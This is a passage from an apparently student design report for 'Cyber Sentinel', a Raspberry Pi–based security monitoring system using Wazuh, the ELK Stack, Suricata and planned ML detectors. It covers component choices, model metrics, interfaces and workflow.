These optimizations ensure that the ML models run smoothly, avoiding issues like system freezes previously encountered with resource-intensive components.

3.3.5 Continuous Learning and Adaptation

To remain effective against evolving cyber threats, the ML models are designed to adapt through continuous learning:

- **Incremental Learning**: LogBERT, TinyBERT, and TabNet are updated periodically with new log and network traffic data using an Adaptive Threat Detection Framework. This framework allows the models to learn from recent data without requiring full retraining, enabling recognition of emerging threat patterns, such as new malware variants or attack techniques.
- **Feedback Loop**: Security personnel can review ML-generated alerts and provide feedback, such as marking false positives. This feedback is used to fine-tune the models, improving their accuracy and reducing unnecessary alerts over time.
- **Dataset Utilization**: The models were initially trained on standard datasets like CICIDS2017 (CICIDS2017 Dataset) and KDD Cup 1999 (KDD Cup 1999 Dataset), which include labeled examples of normal and malicious activities.

This adaptive approach ensures that Cyber Sentinel remains responsive to new security challenges, maintaining its effectiveness over time.

3.3.6 Performance Evaluation

Preliminary evaluations of similar setups provide insight into the effectiveness of the ML models in Cyber Sentinel:

- **LogBERT**: In log anomaly detection studies, LogBERT has achieved F1-scores above 0.90 on benchmark datasets, demonstrating strong performance in identifying security threats from textual logs. Its ability to understand log context makes it effective for detecting subtle anomalies, such as misconfigurations or intrusion attempts.
- **TinyBERT**: Trained on a subset of 28,279 log samples with 50 selected features over ten epochs, TinyBERT achieved a validation F1-score of 0.96 by epoch 9, starting from 0.75 in epoch 1. This indicates robust performance in classifying log-based events, with progressive improvement during training.
- **TabNet**: Trained on 2,827,876 network traffic samples (2,262,300 for training, 565,576 for validation) over five epochs, TabNet achieved a validation accuracy of 96.1% and a weighted F1-score of 0.95. While it excels in classifying common network activities, it faces challenges with class imbalances, occasionally missing rare attack types (F1-score of 0.00 for some classes).

Model	Data Type	Validation Metric	Value	Training Details
LogBERT	Log Files	F1-Score	>0.90	Benchmark datasets, log anomaly tasks
TinyBERT	Log Files	F1-Score	0.96	28,279 samples, 10 epochs, 50 features
TabNet	Network Traffic	Accuracy	96.1%	2,827,876 samples, 5 epochs

Table 12: ML Model Compare

The transformer-based fusion mechanism further enhances detection by combining insights from all three models, mitigating individual weaknesses like TabNet's class imbalance issues.

3.4 Architecture Evaluation

This section evaluates the architectural decisions for the Cyber Sentinel system, focusing on the selection of Wazuh, the ELK Stack, the Raspberry Pi, and the machine learning models (LogBERT, TinyBERT, and TabNet). Each component was chosen to meet the project's requirements for cost-effectiveness, performance, and functionality. The evaluation includes reasons for selection, comparisons with alternative technologies, and justifications for their appropriateness in the context of the project.

3.4.1 Selection of Wazuh

Wazuh, an open-source security monitoring platform, provides intrusion detection, log analysis, file integrity monitoring, and vulnerability detection. Its selection as the primary security monitoring tool was driven by several key factors that align with the project's objectives.

Reasons for Selection

- **Cost-Effectiveness**: Wazuh is freely available under an open-source license, eliminating the need for costly subscriptions or licenses. This makes it an ideal choice.
- **Comprehensive Features**: The platform supports detection of common cyber threats, including aggressive network scans, and brute-force login attempts and much more real-world issues. These capabilities meet the project's requirement to monitor and respond to traditional attacks.
- **Scalability**: Wazuh can manage multiple agents, allowing it to monitor up to 20 endpoint devices, such as Windows PCs and Linux servers, as specified in the project's scalability requirements. This ensures the system can handle the needs of small to medium-sized networks, and this limitation is only for the Raspberry Pi.
- **Integration with ELK Stack**: Wazuh integrates seamlessly with the ELK Stack, leveraging Kibana for advanced visualization of security alerts. Pre-built dashboards and configurations simplify the process of displaying critical information.

- **Community and Support**: An active community and regular updates ensure that Wazuh remains current with emerging threats and maintains reliability. This ongoing support is crucial for a security tool deployed in dynamic environments.

Comparison with Alternatives

Several alternative security information and event management (SIEM) tools were considered, including Splunk, OSSEC, and AlienVault OSSIM. The following table summarizes the comparison:

Table 13: SIEM Tool Comparison

Tool	Pros	Cons
Splunk	Powerful analytics, extensive features, widely used in enterprises	High licensing costs, potentially unaffordable for small networks
OSSEC	Open-source, lightweight, effective for host-based intrusion detection	Lacks advanced features like integrated log management and compliance tools
AlienVault OSSIM	Open-source, includes vulnerability scanning and asset discovery	More complex setup and maintenance compared to Wazuh

Splunk, while feature-rich and widely adopted, requires significant financial investment, making it less suitable for the project's target audience. OSSEC, the foundation of Wazuh, offers basic intrusion detection but lacks the additional functionalities, such as compliance tools and ELK integration, that Wazuh provides out-of-the-box. AlienVault OSSIM includes useful features like vulnerability scanning but is more complex to configure and maintain, which could pose challenges for small networks with limited technical expertise. Wazuh's balance of simplicity, functionality, and integration capabilities made it the preferred choice.

3.4.2 Selection of ELK Stack

The ELK Stack, comprising Elasticsearch, Logstash, and Kibana, serves as the log management and visualization framework for the Cyber Sentinel system. Its selection was based on its ability to process, store, and display security data efficiently within the project's constraints.

Reasons for Selection

- **Open-Source Availability**: The ELK Stack is freely available, aligning with the project's goal just like Wazuh.
- **Robust Log Management**: Elasticsearch provides fast indexing and search capabilities, enabling near real-time processing of logs, as required by the project's performance standards (e.g., log processing within 10 seconds). Logstash offers flexible data processing, allowing for filtering and formatting of logs, while Kibana delivers intuitive dashboards for visualizing security events.
- **Flexibility**: The stack can handle diverse data sources and formats, accommodating logs from various devices and applications, such as Windows and Linux systems monitored by Wazuh agents.
- **Industry Standard**: Widely adopted across industries, the ELK Stack benefits from extensive documentation, community support, and proven reliability, ensuring stability and access to resources for troubleshooting and enhancements.
- **Integration with Wazuh**: The ELK Stack integrates seamlessly with Wazuh, leveraging pre-built Kibana dashboards to display alerts, which simplifies setup and usability for end users.

Comparison with Alternatives

Alternatives to the ELK Stack include Graylog, Splunk, and Sumo Logic. The following table compares these options:

Table 14: ELK Stack Alternatives

Tool	Pros	Cons
Graylog	Open-source, user-friendly interface, suitable for small deployments	Smaller community, potentially less scalable for large datasets
Splunk	Advanced analytics, extensive features, enterprise-grade reliability	High licensing costs, not cost-effective for small networks
Sumo Logic	Cloud-based, no infrastructure management required	Ongoing subscription costs, data privacy concerns for local deployments

Graylog offers a user-friendly interface but has a smaller community and may not scale as effectively as the ELK Stack for larger datasets. Splunk, while powerful, is cost-prohibitive for the project's target audience. Sumo Logic, a cloud-based solution, introduces ongoing costs and potential data privacy issues, which are undesirable for a local network monitoring system. The ELK Stack's open-source nature, flexibility, and integration with Wazuh made it the most suitable choice.

3.4.3 Selection of Suricata

Suricata was chosen as the Network Intrusion Detection System due to its high performance, flexibility, and open-source nature. It supports a wide range of protocols and can be easily integrated with Wazuh through its JSON logging format. Alternatives such as Snort were considered, but Suricata was preferred for its multi-threading capabilities and better performance on multi-core systems like the Raspberry Pi 5. Suricata's ability to detect a variety of network-based attacks, including port scans, brute force attempts, and SQL injections, makes it a valuable addition to the system.

3.4.4 Selection of Raspberry Pi

The Raspberry Pi 5, a compact single-board computer, serves as the hardware platform for the Cyber Sentinel system. Its selection was driven by its alignment with the project's goal hosting this entire system on a small machine.

Reasons for Selection

- **Affordability**: Priced significantly lower than traditional servers, the Raspberry Pi 5 with 8GB RAM offers a cost-effective platform, making the system accessible easily.
- **Adequate Performance**: After optimization, such as limiting Elasticsearch's heap size to 1GB and ensuring total memory usage stays below 6GB, the Raspberry Pi can efficiently run Wazuh, the ELK Stack, and machine learning models, meeting the project's performance requirements.
- **Compact Form Factor**: Its small size allows for easy deployment in various environments, such as small offices, without requiring dedicated server rooms or extensive infrastructure.

- **Energy Efficiency**: Low power consumption reduces operational costs, which is critical for organizations aiming to minimize expenses.
- **Community Support**: The Raspberry Pi benefits from a large community, extensive documentation, and widespread use, troubleshooting, and potential enhancements.

Comparison with Alternatives

Alternatives to the Raspberry Pi include dedicated servers, cloud services, and other single-board computers. The following table summarizes the comparison:

Table 15: Manager Host Comparison

Platform	Pros	Cons
Dedicated Server	High computational power, suitable for large-scale deployments	High initial and operational costs, overkill for small networks
Cloud Services	Scalable, no hardware management required	Ongoing costs, potential latency, data privacy concerns
Other SBCs	Similar affordability and size to Raspberry Pi	Smaller community, less extensive support and documentation

Dedicated servers offer superior performance but are costly and resource-intensive, making them impractical for small networks. Cloud services provide scalability but introduce subscription fees, potential latency for real-time monitoring, and data privacy concerns, which conflict with the project's local deployment focus. Other single-board computers, such as Orange Pi or Banana Pi, offer similar affordability but lack the Raspberry Pi's extensive community support and resources, which are critical for ensuring reliability and ease of maintenance.

3.4.5 Selection of Machine Learning Models (Not Implemented yet)

To address limitations in Wazuh's rule-based detection, particularly for complex or novel threats, the Cyber Sentinel system will incorporate three machine learning models: LogBERT, TinyBERT, and TabNet. These models were chosen to enhance threat detection capabilities while operating within the Raspberry Pi's resource constraints.

Reasons for Selection

- **Specialization for Data Types**: Each model is tailored to specific data types. LogBERT excels at detecting anomalies in textual log data, such as unusual patterns in Wazuh's alerts.json file. TinyBERT, a lightweight version of BERT, performs natural language processing tasks to classify and prioritize alerts based on log descriptions. TabNet analyzes structured network traffic data from Packetbeat, identifying anomalies like DDoS attacks or port scans.
- **High Performance**: Preliminary evaluations indicate strong performance, with LogBERT achieving F1-scores above 0.90, TinyBERT reaching a 0.96 F1-score, and TabNet attaining 96.1% accuracy on benchmark datasets. These metrics demonstrate their effectiveness in detecting security threats.
- **Resource Optimization**: The models were selected for their ability to be optimized for the Raspberry Pi's limited resources. Techniques like quantization and pruning reduce memory and computational demands, ensuring efficient operation without system freezes.

Comparison with Alternatives

Alternatives to these models include traditional machine learning approaches (e.g., Random Forest, Support Vector Machines) and other deep learning models (e.g., LSTM for sequence data). The following table compares these options:

Table 16: ML Models (other than ours)

Model	Pros	Cons
Random Forest	Simple, interpretable, effective for structured data	Less effective for complex textual data, lower accuracy for anomalies
LSTM	Suitable for sequential data, good for time-series analysis	Higher computational requirements, less efficient on Raspberry Pi
Other BERT Variants	Powerful for NLP tasks, high accuracy	Resource-intensive, not optimized for low-power devices

3.5 Component-External Entities Interface

This section describes the interfaces between the components of the Cyber Sentinel system and external entities. These external entities include Wazuh agents installed on endpoint devices, the email service used for sending alert notifications, and users accessing the Kibana dashboard to monitor security events. Each interface facilitates secure and efficient communication, enabling the system to collect data, notify stakeholders, and provide real-time insights into network security. Figure 11 illustrates these interfaces, showing the communication channels between the system's components and the external entities.

3.5.1 Interface with Wazuh Agents

The Wazuh Manager, running on the Raspberry Pi, communicates with Wazuh agents installed on endpoint devices such as Windows PCs and Linux servers. This communication occurs over a secure TCP connection on port 1514, utilizing Transport Layer Security (TLS) encryption to ensure the confidentiality and integrity of the transmitted log data, as outlined in the security requirements (Wazuh Documentation). The agents collect log events from the operating systems and applications on their respective devices, including system logs, security events, and application logs. These logs are formatted in JSON, adhering to Wazuh's specifications for structured data exchange.

Upon receiving the logs, the Wazuh Manager analyzes them against a set of predefined security rules to detect threats or anomalies, such as aggressive network scans or brute-force login attempts. Alerts generated from this analysis are stored in the /var/ossec/logs/alerts/alerts.json file for further processing. To maintain security, the agents and manager authenticate each other using secure methods, such as pre-shared keys or certificates, preventing unauthorized access. This authentication process involves a registration step where agents are enrolled with the manager, ensuring only trusted devices can send log data. The interface supports the system's performance requirement of processing logs within 10 seconds, enabling near real-time monitoring.

3.5.2 Interface with Email Service

Logstash is configured to send email notifications for critical security alerts to designated recipients, such as members of the security team or the organization's CEO. It establishes a connection to an external email server using the Simple Mail Transfer Protocol (SMTP), typically over TCP port 587 with STARTTLS encryption to secure the transmission, as specified in the network requirements. The email server can be a public service like Gmail (Gmail SMTP Settings) or an internal mail server maintained by the organization. The notifications are formatted in HTML to enhance readability, including essential details about the alert, such as the type of threat (e.g., DDoS attack), the affected device, and the timestamp of the event.

The configuration of the email output is defined in Logstash's configuration file (e.g., /etc/logstash/conf.d/email.conf), which specifies the SMTP server details, recipient addresses, and email content. Rate limiting is implemented to prevent overwhelming recipients with excessive emails, adhering to the safety requirement of limiting alerts to 10 per hour per type unless a new critical event occurs. This ensures that only significant alerts are communicated promptly, maintaining usability for non-technical users. The interface supports the system's goal of providing clear and timely notifications to stakeholders, enabling quick response to security incidents.

3.5.3 Interface with Users via Kibana Dashboard

Users interact with the Cyber Sentinel system through the Kibana dashboard, which provides a web-based interface for viewing security alerts and visualizations. The dashboard is hosted on the Raspberry Pi and is accessible via HTTP on port 5601, as noted in the network requirements. To ensure that only authorized personnel can access sensitive security information, access to the dashboard is restricted to users within the local network. Authentication mechanisms, such as Kibana's built-in security features or configurations through a reverse proxy, are employed to verify user identity (Kibana Security).

The Kibana dashboard retrieves data from Elasticsearch, displaying real-time insights into security events through charts, lists, and other visualizations. Users can filter alerts, view detailed logs, and

generate reports to monitor the network's security posture and investigate incidents. The interface meets the performance requirement of loading the dashboard within 15 seconds, ensuring quick access to critical information. This user-friendly interface supports the system's usability goals, allowing non-technical users, such as business owners, to understand and respond to security events effectively.

Interface Diagram





Figure 12: Interface Diagram

The diagram highlights the secure and efficient flow of data between the system and external entities, ensuring that the Cyber Sentinel system meets its objectives of real-time monitoring, timely alerting, and user accessibility for small networks.

3.6 Screenshots/Prototype

3.6.1 Workflow



The Cyber Sentinel Threat Detection Workflow diagram illustrates how endpoint logs are collected, analyzed, stored, and communicated to ensure real-time threat awareness. First, the Wazuh Agent gathers system events and forwards them to the Wazuh Manager, which applies security rules and writes any alerts to an alerts.json file. In parallel, Filebeat ships these alerts to Elasticsearch for indexing and long-term storage, while Logstash formats critical alerts into HTML emails and sends them to an external Email Service. The Email Service then delivers notifications directly to the end user's inbox. Separately, the end user can query the Elasticsearch index through the Kibana dashboard at any time to view and explore alert data visually. By assigning each step to a specific component, the diagram clearly shows how Cyber Sentinel converts raw logs into timely email warnings and searchable dashboard records.

3.6.2 Screens

1. **Wazuh Manager GUI (on Raspberry Pi)**




Figure 13: Agents

Figure 14: Services




Figure 15: Alerts




Figure 16: ElasticSearch Raw Data

2. Kibana Dashboard

